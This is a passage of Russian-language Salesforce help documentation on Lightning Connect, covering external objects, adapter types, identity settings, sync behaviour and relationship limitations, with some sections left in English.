**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


Несмотря на хранение данных вне организации, Lightning Connect поддерживает беспрепятственную интеграцию с платформой Force.com. Внешние объекты доступны инструментам Salesforce (например, глобальный поиск, взаимосвязи поиска, ленты записей) и приложению Salesforce1. Внешние объекты также доступны запросам Apex, SOSL и SOQL, интерфейсам Salesforce API и процессам развертывания посредством Metadata API, наборов изменений или пакетов.

Допустим, организация хранит сведения о заказах в служебной системе планирования бизнес-ресурсов. Пользователю требуется просмотреть данные заказы в виде связанного списка для каждой записи клиента в организации Salesforce. Благодаря Lightning Connect, пользователь может настроить взаимосвязь поиска между (родительским) объектом клиента и (дочерним) внешним объектом для заказов. Затем пользователь может настроить макеты страниц для родительского объекта с целью добавления связанного списка, отображающего дочерние записи.


Кроме того, пользователи могут обновлять заказы непосредственно из связанного списка в записи клиента. По умолчанию записи, основанные на внешних объектах, доступны только для чтения. Тем не менее внешние источники данных можно сделать доступными для записи, что позволяет пользователям создавать, редактировать и удалять записи, основанные на внешних объектах из таких источников.

 **Прим.:** Вы можете создать разрешение на запись во внешние объекты, только если используется адаптер OData или пользовательский адаптер Apex для подключения Salesforce к внешнему источнику данных. Адаптер Salesforce не поддерживает внешние объекты с разрешениями для записи.

Сведения об операциях записи Apex DML во внешних объектах см. в [Руководстве разработчика кода Force.com Apex](#).

 **Пример:** Моментальный снимок ниже отображает комплексное представление данных, получаемое посредством Lightning Connect. Страница сведений о записи для внешнего объекта Business\_Partner содержит два связанных списка дочерних объектов. Взаимосвязи внешнего поиска и макеты страниц позволяют пользователям просматривать связанные данные внутри и за пределами организации Salesforce на одной странице.

- Стандартный объект «Организация» (1)
- Внешний объект «Sales\_Order» (2)



The screenshot shows a Salesforce record for a Business Partner with ID 1000000. The record details include City (Munich), Company Name (EcoTech), Country (Germany), Currency Code (EUR), Email Address (robert.stamps@trainingorg-echotech-germany.com), Fax (49-00-88766-0), and Website (http://www.Ecotech.net). Below the details are two related lists:

- Accounts (1):** A table with columns Action, Account Name, Billing City, and Phone. One record is shown: Acme, New York, (212) 555-5555.
- Sales\_Orders (2):** A table with columns Action, External ID, Sales\_Order\_ID, Customer\_Name, Total\_Sum, and Currency. Two records are shown:
 

| Action | External ID | Sales_Order_ID | Customer_Name | Total_Sum | Currency |
|--------|-------------|----------------|---------------|-----------|----------|
|        | 500000      | 50000000       | EcoTech       | 26,581.03 | EUR      |
|        | 500009      | 50000009       | EcoTech       | 3,972.22  | EUR      |

### [Адаптеры Lightning Connect](#)

Lightning Connect использует определяемый протоколом адаптер для подключения к внешней системе и доступа к ее данным. При определении внешнего источника данных в организации адаптер задается посредством поля «Тип».

#### [Тип удостоверения для внешних источников данных](#)

Поле «Тип удостоверения» внешнего источника данных определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. Каждый набор регистрационных данных соответствует учетной записи во внешней системе.

#### [Коды записей для внешних объектов Lightning Connect](#)

Первоначальное извлечение строки данных из внешней системы инициирует назначение кода Salesforce записи внешнего объекта.

СМ. ТАКЖЕ:

[Взаимосвязи внешних объектов](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

[Доступ к данным в другой организации посредством адаптера Salesforce для Lightning Connect](#)

[Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect](#)

[Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect](#)

### Адаптеры Lightning Connect

Lightning Connect использует определяемый протоколом адаптер для подключения к внешней системе и доступа к ее данным. При определении внешнего источника данных в организации адаптер задается посредством поля «Тип».

Ниже перечислены адаптеры, доступные для Lightning Connect.

| Адаптер <b>Lightning Connect</b>                  | Описание  |
|---|---|
| OData 2.0<br>OData 4.0                            | Использует протокол OData для доступа к данным, хранящимся вне системы Salesforce. Внешние данные должны быть предоставлены посредством поставщиков OData.  |
| Salesforce  | Использует Force.com REST API для доступа к данным, хранящимся в других организациях Salesforce.  |
| Настраиваемый адаптер, созданный посредством Apex | Используется инфраструктура коннекторов Apex для разработки собственного настраиваемого адаптера при отсутствии других подходящих адаптеров.<br><br>Настраиваемый адаптер может получать данные из любой области. Например, одни данные могут извлекаться из любой области Интернета посредством выносок, тогда |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Адаптер Lightning Connect

### Описание

как другие данные могут обрабатываться или даже генерироваться программным способом.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Адаптер Salesforce для Lightning Connect](#)


[Пользовательский адаптер для Lightning Connect](#)

### Тип удостоверения для внешних источников данных

Поле «Тип удостоверения» внешнего источника данных определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. Каждый набор регистрационных данных соответствует учетной записи во внешней системе.

При выборе типа удостоверения **«Названный субъект»** организация использует только одну учетную запись во внешней системе.

При выборе типа удостоверения **«На пользователя»** организация использует несколько учетных записей во внешней системе. Уникальный набор регистрационных данных может быть назначен каждому пользователю или группе пользователей, которые объединяются по определенному признаку (например, функция или бизнес-единица). После предоставления доступа к внешнему источнику данных посредством наборов полномочий или профилей пользователи могут настраивать и управлять собственными параметрами проверки подлинности для внешней системы.

 **Совет:** Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают какие регистрационные данные следует вводить для каждой внешней системы. При использовании OAuth 2.0 рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

|  | Поле «Тип удостоверения»<br>содержит значение «Названный<br>субъект» | Поле «Тип удостоверения»<br>содержит значение «На<br>пользователя»           |
|--|--|--|
| Для доступа во внешней системе<br>к...             | Система использует регистрационные данные, заданные в...             |  |
| Данные<br>(поиск или просмотр внешних<br>объектов) | Определение внешнего источника<br>данных                             | Личные параметры проверки<br>подлинности пользователя для<br>внешней системы |

|  | Поле «Тип удостоверения» содержит значение «Названный субъект» | Поле «Тип удостоверения» содержит значение «На пользователя» |
|--|--|--|
| Для доступа во внешней системе к...                      | Система использует регистрационные данные, заданные в...       |  |
| Метаданные (синхронизация для создания внешних объектов) | Определение внешнего источника данных                          | Определение внешнего источника данных                        |


СМ. ТАКЖЕ:

- [Определение внешнего источника данных для Lightning Connect: адаптер Salesforce](#)
- [Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)
- [Определение внешнего источника данных для Lightning Connect: пользовательский адаптер](#)
- [Предоставление доступа к параметрам проверки подлинности для внешних источников данных](#)
- [Хранение параметров проверки подлинности для внешних систем](#)

Коды записей для внешних объектов Lightning Connect

Первоначальное извлечение строки данных из внешней системы инициирует назначение кода Salesforce записи внешнего объекта.

Каждый код записи сохраняет связь с соответствующей строкой внешних данных, кроме случаев удаления внешнего объекта из организации.

 **Прим.:** Коды Salesforce не назначаются записям внешнего объекта, связанным с крупными внешними источниками данных.

СМ. ТАКЖЕ:

- [Коды записей и внешние коды для внешних объектов в Lightning Connect: адаптер Salesforce](#)
- [Lightning Connect](#)

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



## Рекомендации по использованию **Lightning Connect**: все адаптеры

**Lightning Connect** использует особые алгоритмы и ограничения.

Также просмотрите рекомендации для всех используемых адаптеров **Lightning Connect**.

### [Рекомендации по совместимости \*\*Salesforce\*\* для \*\*Lightning Connect\*\*: все адаптеры](#)

Некоторые функции **Salesforce** используют особые алгоритмы или недоступны для внешних объектов **Lightning Connect**.

### [Рекомендации по синхронизации для \*\*Lightning Connect\*\*: все адаптеры](#)

При проверке и синхронизации внешнего источника данных применяются некоторые особые алгоритмы и ограничения.

### [Рекомендации по использованию взаимосвязей для \*\*Lightning Connect\*\*: все адаптеры](#)

Взаимосвязи поиска, внешнего поиска и непрямого поиска используют некоторые особые алгоритмы и ограничения.

### [Рекомендации по использованию лент записей для \*\*Lightning Connect\*\*: все адаптеры](#)

Ленты **Chatter** для внешних объектов используют некоторые особые алгоритмы и ограничения.

### [Рекомендации по использованию запросов API для \*\*Lightning Connect\*\*: все адаптеры](#)

Особые алгоритмы и ограничения применяются к вызовам `queryAll()` и `queryMore()` для внешних данных.

### [Рекомендации по поиску для \*\*Lightning Connect\*\*: все адаптеры](#)

Некоторые особые алгоритмы и ограничения влияют на поиски внешних объектов.

### [Рекомендации по использованию \*\*SOSL\*\* для \*\*Lightning Connect\*\*: все адаптеры](#)

Некоторые особые алгоритмы и ограничения влияют на доступ **SOSL** к внешним данным.

### [Рекомендации по использованию \*\*SOQL\*\* для \*\*Lightning Connect\*\*: все адаптеры](#)

Некоторые особые алгоритмы и ограничения влияют на доступ **SOQL** к внешним данным.

### [Рекомендации по использованию внешних объектов с разрешением на запись для \*\*Lightning Connect\*\*: все адаптеры](#)

Ознакомьтесь с ограничениями и рекомендациями по использованию **Lightning Connect** для создания, обновления и удаления данных, которые хранятся вне организации **Salesforce**.

### [Рекомендации по пакетированию для \*\*Lightning Connect\*\*: все адаптеры](#)

Некоторые особые алгоритмы и ограничения влияют на пакетирование внешних источников данных, а также их зависимых внешних объектов и настраиваемых полей.

### [Рекомендации по использованию \*\*Salesforce 1\*\* для \*\*Lightning Connect\*\*: все адаптеры](#)

Приложение **Salesforce 1** позволяет пользователям просматривать и искать внешние объекты, но использует некоторые особые алгоритмы и ограничения.

### [Общие ограничения для \*\*Lightning Connect\*\*: все адаптеры](#)

Просмотрите ограничения по использованию **Lightning Connect**.

СМ. ТАКЖЕ:

[Рекомендации по использованию \*\*Lightning Connect\*\*: адаптер \*\*Salesforce\*\*](#)

[Рекомендации по использованию \*\*Lightning Connect\*\*: адаптеры \*\*OData 2.0\*\* и \*\*4.0\*\*](#)

[Рекомендации по использованию \*\*Lightning Connect\*\*: пользовательский адаптер](#)

## ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

Рекомендации по совместимости Salesforce для Lightning Connect: все адаптеры

Некоторые функции Salesforce используют особые алгоритмы или недоступны для внешних объектов Lightning Connect.

- Ниже перечислены функции, недоступные для внешних объектов.
  - Причины общего доступа к Apex
  - Триггеры Apex
  - Процессы утверждения
  - Вложения
  - Отслеживание журнала поля
  - Потoki (Visual Workflow)
  - Поля слияния
  - Примечания
  - Процессы (конструктор процессов)
  - Безопасность записи (общий доступ)
  - Типы записей
  - Отчеты
  - Конструктор схем
  - Правила проверки
  - Бизнес-правила
- Формулы и поля сводного резюмирования не могут ссылаться на поля внешних объектов.
- Ниже перечислены типы настраиваемых полей, недоступные для внешних объектов.
  - Автонумерация
  - Валюта
  - Формула
  - Геолокация
  - Взаимосвязь «Основная — подробная»
  - Раскрывающийся список
  - Раскрывающийся список (со множественным выбором)
  - Сводное резюмирование
  - Текст (зашифрованный)
  - Область обогащенного текста
- Ниже перечислены алгоритмы, применяемые к полям внешних объектов.
  - Стандартные значения недоступны для настраиваемых полей внешних объектов.
  - Значения полей внешних объектов отображаются без начального и конечного пробелов. Помните об этом при выполнении фильтрации по полю, которое содержит начальные и конечные пробелы.  
Например, включите начальные и конечные пробелы в следующий запрос SOQL, чтобы его значения совпадали со значениями, которые сохраняются во внешней системе. При этом, однако, пробелы не будут отображаться в результатах запроса.

```
SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Когда пользователь или платформа Force.com редактирует настраиваемое поле для записи внешнего объекта, пробел перед и после значения поля удаляется.
- При использовании текстовых полей для внешних объектов убедитесь, что указанная длина является достаточной для отображения внешних значений. Организация Salesforce усекает значение из внешней системы, которое не соответствует длине связанного текстового поля внешнего объекта. Во избежание усечения, рекомендуем увеличить длину текстового поля внешнего объекта.
- Для цифровых полей во внешних объектах необходимо, чтобы в указанной длине помещались все цифры слева от запятой во внешних значениях. Организация Salesforce пропускает числовое значение из внешней системы, которое не соответствует длине связанного числового поля внешнего объекта. При отображении пустых значений рекомендуем настроить параметры «Длина» и «Знаки после запятой» для соответствующего числового поля внешнего объекта. Система усекает внешнее значение, цифры которого, расположенные справа от десятичной запятой, не соответствуют заданному количеству десятичных знаков.
- Внешние объекты наборов изменений добавляются в компонент настраиваемого объекта.
- При использовании Metadata API внешние объекты отображаются типом метаданных CustomObject.

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

#### [Рекомендации по совместимости Salesforce для Lightning Connect: адаптер Salesforce](#)

Некоторые функции Salesforce используют особые алгоритмы или недоступны для внешних объектов, связанных с внешним источником данных типа «Lightning Connect: Salesforce».

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

[Рекомендации по использованию API для Lightning Connect: адаптер Salesforce](#)

[Рекомендации по использованию Apex для Lightning Connect: пользовательский адаптер](#)

#### **Рекомендации по совместимости Salesforce для Lightning Connect: адаптер Salesforce**

Некоторые функции Salesforce используют особые алгоритмы или недоступны для внешних объектов, связанных с внешним источником данных типа «Lightning Connect: Salesforce».

- Адаптеру Salesforce для Lightning Connect могут быть доступны только запрашиваемые объекты в организации поставщика. При определении внешнего объекта, имя таблицы которого определяет объект, недоступный для запроса, данный внешний объект не может быть доступен пользователям и платформе Force.com.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по совместимости Salesforce для Lightning Connect: все адаптеры](#)

[Адаптер Salesforce для Lightning Connect](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по синхронизации для Lightning Connect: все адаптеры

При проверке и синхронизации внешнего источника данных применяются некоторые особые алгоритмы и ограничения.

- Синхронизация инициирует создание или перезапись внешних объектов Salesforce, которые соотносятся со схемой внешней системы. Синхронизация не инициирует копирование данных в организацию Salesforce или запись данных из организации во внешнюю систему.
- Каждая организация может использовать не более 100 внешних объектов. При превышении данного ограничения синхронизация прекращается.
- Имена всех стандартных, настраиваемых и внешних объектов должны быть уникальными внутри организации. При попытке создания внешнего объекта, API-имя которого конфликтует с API-именем текущего объекта организации, синхронизация прекращается. Если синхронизация прекращается по данной причине, рекомендуем определить необходимость текущего объекта. Если синхронизация прекращается по другой причине, рекомендуем удалить данный объект и выполнить синхронизацию.

При необходимости измените API-имя текущего объекта для его несоответствия имени синхронизируемой таблицы. Однако, если текущий объект является внешним и синхронизированным ранее, то повторная синхронизация недоступна. Обновите внешний объект и его поля вручную при изменении схемы во внешней системе.



**Совет:** Рекомендуем создавать внешние источники данных и внешние объекты в организации Developer Edition. Затем рекомендуем использовать управляемые пакеты для развертывания внешних источников данных и внешних объектов в других организациях. Данный алгоритм позволяет внешним объектам избегать конфликтов имен с другими объектами организации путем применения префикса пространства имен.

- Синхронизация — это разовый процесс. Внесение изменений в схему внешней системы не инициирует автоматическую синхронизацию изменений в организации Salesforce. Отображение изменений во внешней системе требует повторной синхронизации объектов.
- Полю «Статус развертывания» каждого внешнего объекта, созданного посредством синхронизации, задается значение «В разработке». Чтобы предоставить пользователям доступ к внешнему объекту, задайте полю «Статус развертывания» значение «Развернуто». Повторная синхронизация внешнего объекта не инициирует изменение его статуса развертывания.
- При повторной синхронизации внешнего объекта:
  - Полю «Ссылочное поле отображаемого URL-адреса» задается значение «Нет».
  - Атрибут «Является полем имени», заданный настраиваемому полю, удаляется. Стандартное поле «Внешний код» используется в качестве поля имени внешнего объекта.
- При синхронизации поля взаимосвязи во внешних объектах не создаются в организации Salesforce. Однако пользователь может изменить тип поля, созданного синхронизацией, на варианты «Взаимосвязь поиска», «Взаимосвязь внешнего поиска» или «Взаимосвязь непрямого поиска». Изменение типа существующего настраиваемого поля проще и эффективнее, чем создание поля взаимосвязи с внешним объектом вручную.

Предположим, что во внешней системе имеется взаимосвязь с внешним ключом. Синхронизация связанных таблиц создает текстовое поле в организации пользователя во внешнем столбце, где указаны внешние ключи. Чтобы отобразить взаимосвязь с внешним ключом внутри организации пользователя, поменяйте тип этого текстового поля на «Взаимосвязь внешнего поиска».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Поле взаимосвязи представляет собой один из типов настраиваемого поля. Таким образом, подобно всем настраиваемым полям внешнего объекта, поля взаимосвязи могут быть переписаны при синхронизации с внешним объектом. См. рекомендации по синхронизации для каждого адаптера Lightning Connect, который вы используете.
- При использовании текстовых полей для внешних объектов убедитесь, что указанная длина является достаточной для отображения внешних значений. Организация Salesforce усекает значение из внешней системы, которое не соответствует длине связанного текстового поля внешнего объекта. Во избежание усечения, рекомендуем увеличить длину текстового поля внешнего объекта.
- Для цифровых полей во внешних объектах необходимо, чтобы в указанной длине помещались все цифры слева от запятой во внешних значениях. Организация Salesforce пропускает числовое значение из внешней системы, которое не соответствует длине связанного числового поля внешнего объекта. При отображении пустых значений рекомендуем настроить параметры «Длина» и «Знаки после запятой» для соответствующего числового поля внешнего объекта. Система усекает внешнее значение, цифры которого, расположенные справа от десятичной запятой, не соответствуют заданному количеству десятичных знаков.

Также просмотрите рекомендации для всех используемых адаптеров Lightning Connect.

#### [Рекомендации по синхронизации для Lightning Connect: адаптер Salesforce](#)

При проверке и синхронизации внешнего источника данных типа «Lightning Connect: Salesforce» применяются некоторые особые алгоритмы и ограничения.

#### [Рекомендации по синхронизации для Lightning Connect: адаптер OData 2.0 или 4.0](#)

При проверке и синхронизации внешнего источника данных типа «Lightning Connect: OData 2.0 или Lightning Connect: OData 4.0, применяются некоторые особые алгоритмы и ограничения.

#### [Рекомендации по использованию Sync для Lightning Connect: пользовательский адаптер](#)

При проверке и синхронизации внешнего источника данных типа «Lightning Connect: Пользовательский, применяются некоторые особые алгоритмы и ограничения.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

[Статус развертывания для настраиваемых и внешних объектов](#)

### Рекомендации по синхронизации для Lightning Connect: адаптер Salesforce

При проверке и синхронизации внешнего источника данных типа «Lightning Connect: Salesforce» применяются некоторые особые алгоритмы и ограничения.

- Объекты и поля, доступные для синхронизации, определяются полномочиями объектов и полномочиями полей, назначенными пользователю организации поставщика, регистрационные данные которого задаются определением внешнего источника данных. См. раздел «Доступ пользователя к внешним данным в Lightning Connect: адаптер Salesforce» на странице 5440.
- Синхронизации подлежат только запрашиваемые объекты.
- Объект, API-имя которого содержит не менее 38 символов, не может быть синхронизирован. Имя внешнего объекта может содержать не более 40 символов, включая автоматически добавляемый суффикс \_\_x. См. раздел «API-имена для внешних объектов и настраиваемых полей в Lightning Connect: адаптер Salesforce» на странице 5439.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Данные типы полей не синхронизируются.
  - Автономерация
  - Текст (зашифрованный)
  - Область обогащенного текста
- Поля взаимосвязи «Иерархия», «Поиск» и «Основная — подробная» подлежат синхронизации. Тем не менее организация подписчика отображает их значения как коды, но не как имена записей.

Например, синхронизации подлежит объект «Организация». При просмотре организации 1 в организации поставщика поле «Ответственный за организацию» (`Account.OwnerId`) отображает значение «Иван Петров». При просмотре эквивалентной организации в организации подписчика поле (`Account__x.OwnerId__c`) отображает значение «005B00000019earlAA».

- Имена и метки синхронизированных полей в организации подписчика извлекаются из API-имен (не меток) полей в организации поставщика. Например, объект «Организация» в организации поставщика содержит стандартное поле «Ответственный за организацию» (`OwnerId`). При синхронизации объекта «Организация» полю `Account__x.OwnerId__c` в организации подписчика назначается метка «Код ответственного» и имя «OwnerId».

 **Важное замечание:** При выборе объектов организации поставщика для синхронизации определите необходимость отображения флажка в столбце «Синхронизировано».

При наличии флажка «Синхронизировано» организация подписчика использует внешний объект, имя которого (например, `Account__x`) связывает его с объектом в организации поставщика (например, `Account`). При выборе объекта и выполнении действия **«Синхронизировать»**:

- Система перезаписывает внешний объект.
- Система перезаписывает любое настраиваемое поле внешнего объекта, если его API-имя (например, `Email__c__c`) связывает его с полем в организации поставщика (например, `Email__c`).
- Система сохраняет как есть любые другие настраиваемые поля внешнего объекта, включая:
  - Ранее синхронизированные настраиваемые поля, API-имена которых изменились путем редактирования значений «Имя поля».
  - Вручную добавленные настраиваемые поля, API-имена которых не связаны с полями объекта в организации поставщика.

При отсутствии флажка «Синхронизировано» синхронизация объекта инициирует создание внешнего объекта в организации подписчика.

Например, при изменении имени объекта в организации поставщика для его разъединения с именем внешнего объекта в организации подписчика. Синхронизация данного объекта инициирует создание внешнего объекта в организации подписчика. Рекомендуем выполнять синхронизацию только после изменения имени текущего внешнего объекта в соответствии с обновленным именем объекта в организации поставщика.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[API-имена для внешних объектов и настраиваемых полей в Lightning Connect: адаптер Salesforce](#)

[Организации подписчика и поставщика в Lightning Connect: адаптер Salesforce](#)

[Рекомендации по синхронизации для Lightning Connect: все адаптеры](#)

[Адаптер Salesforce для Lightning Connect](#)

## Рекомендации по синхронизации для Lightning Connect: адаптер OData 2.0 или 4.0

При проверке и синхронизации внешнего источника данных типа «Lightning Connect: OData 2.0 или Lightning Connect: OData 4.0», применяются некоторые особые алгоритмы и ограничения.

- Список поддерживаемых типов OData см. в разделе «Соотнесение типов OData» справки Salesforce.

**!** **Важное замечание:** При выборе таблиц для синхронизации определите необходимость отображения флажка в столбце «Синхронизировано».

При наличии флажка «Синхронизировано» организация использует внешний объект, имя которого соответствует имени таблицы. При выборе таблицы и выполнении действия **«Синхронизировать»**:

- Система перезаписывает внешний объект.
- Любое настраиваемое поле для внешнего объекта перезаписывается, если имя его API (например, Email\_\_c) связывает его с именем столбца таблицы (например, Email).
- Система сохраняет как есть любые другие настраиваемые поля внешнего объекта, включая:
  - Ранее синхронизированные настраиваемые поля, API-имена которых изменились путем редактирования значений «Имя поля».
  - Пользовательские поля, добавленные вручную, API-имена которых не связаны с именами столбца таблицы.

При отсутствии флажка «Синхронизировано» синхронизация таблицы инициирует создание внешнего объекта в организации. Имя нового внешнего объекта соответствует имени таблицы.

Например, при изменении имени таблицы во внешней системе для его несоответствия имени внешнего объекта синхронизация данной таблицы инициирует создание внешнего объекта в системе Salesforce. Рекомендуем синхронизировать данную таблицу только после изменения имени текущего внешнего объекта в соответствии с новым именем таблицы во внешней системе.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по синхронизации для Lightning Connect: все адаптеры](#)

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Соотнесение типов OData](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



## Рекомендации по использованию Sync для Lightning Connect: пользовательский адаптер

При проверке и синхронизации внешнего источника данных типа «Lightning Connect»: Пользовательский, применяются некоторые особые алгоритмы и ограничения.

**!** **Важное замечание:** При выборе таблиц для синхронизации определите необходимость отображения флажка в столбце «Синхронизировано».

If a Synced check mark appears, your org has an external object whose object name matches the table name. При выборе таблицы и выполнении действия «Синхронизировать»:

- Система перезаписывает внешний объект.
- Любое настраиваемое поле для внешнего объекта перезаписывается, если имя его API (например, Email\_\_c) связывает его с именем столбца таблицы (например, Email).
- Система сохраняет как есть любые другие настраиваемые поля внешнего объекта, включая:
  - Ранее синхронизированные настраиваемые поля, API-имена которых изменились путем редактирования значений «Имя поля».
  - Пользовательские поля, добавленные вручную, API-имена которых не связаны с именами столбца таблицы.

If no Synced check mark appears, and you sync the table, a new external object is created in your org. Имя нового внешнего объекта соответствует имени таблицы.

Например, предположим, что вы измените имя таблицы в классе пользовательского адаптера `DataSource.Connection` больше не соответствует имени внешнего объекта. При синхронизации этой таблицы создается внешний объект в Salesforce. Рекомендуем синхронизировать данную таблицу только после изменения имени текущего внешнего объекта в соответствии с новым именем таблицы в классе `DataSource.Connection`.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

СМ. ТАКЖЕ:

[Рекомендации по синхронизации для Lightning Connect: все адаптеры](#)

[Определение внешнего источника данных для Lightning Connect: пользовательский адаптер](#)

[Пользовательский адаптер для Lightning Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



## Рекомендации по использованию взаимосвязей для Lightning Connect: все адаптеры

Взаимосвязи поиска, внешнего поиска и непрямого поиска используют некоторые особые алгоритмы и ограничения.

- Внешние объекты поддерживают только взаимосвязи поиска, внешнего поиска и непрямого поиска. Другие типы взаимосвязей не поддерживаются.
- В зависимости от доступности внешней системы, связанные списки дочерних внешних объектов могут отличаться медленной загрузкой при просмотре страниц сведений о родительских записях.
- Relationships that involve external objects allow users to create child records from the record detail pages of parent records. However, the relationship field on each new child record isn't automatically populated to identify the parent record.
- Syncing doesn't create relationship fields on the external objects in your Salesforce org. However, you can change the field type of a sync-created custom field to Lookup Relationship, External Lookup Relationship, or Indirect Lookup Relationship. Changing the field type of an existing custom field is simpler and more efficient than manually creating a relationship field on the external object.

For example, suppose that the external system has a foreign key relationship. Syncing the related tables creates a text field in your org for the external column that identifies the foreign keys. To reflect the foreign key relationship within your org, change the field type of that text field to External Lookup Relationship.

- A relationship field is a type of custom field. Therefore, like all custom fields on an external object, relationship fields can be overwritten when you sync the external object. See the sync considerations for each Lightning Connect adapter that you use.
- Взаимосвязи внешних объектов не поддерживают каскадное удаление.
- In Salesforce Classic only, external lookup and indirect lookup relationship fields don't display the expected names of parent records.
  - An external lookup field displays either the parent object ID or the value of the parent object's External ID standard field. The latter appears by default. If, however, a custom field on the parent object has the Is Name Field attribute, the parent object ID is displayed.
  - An indirect lookup field displays the value of the target field on the parent object. To find related records, target field values are matched against the values of the indirect lookup relationship field on the child object. The target field, which has the External ID and Unique attributes, is selected when an indirect lookup field is created.
- When a user tries to edit an external lookup or indirect lookup relationship field, a lookup dialog isn't available for selecting the parent record.
  - To edit an external lookup relationship field, manually enter the value of the External ID standard field for the parent record.
  - To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with External ID and Unique attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.
- При использовании взаимосвязей внешнего поиска и непрямого поиска родительская запись отображается как активная ссылка в поле взаимосвязи дочерней записи. Если дочерняя запись просматривается пользователем, которому недоступна родительская запись, то родительская запись отображается в поле взаимосвязи в виде обычного текста.
- Поля взаимосвязи внешнего поиска не поддерживают фильтры поиска.
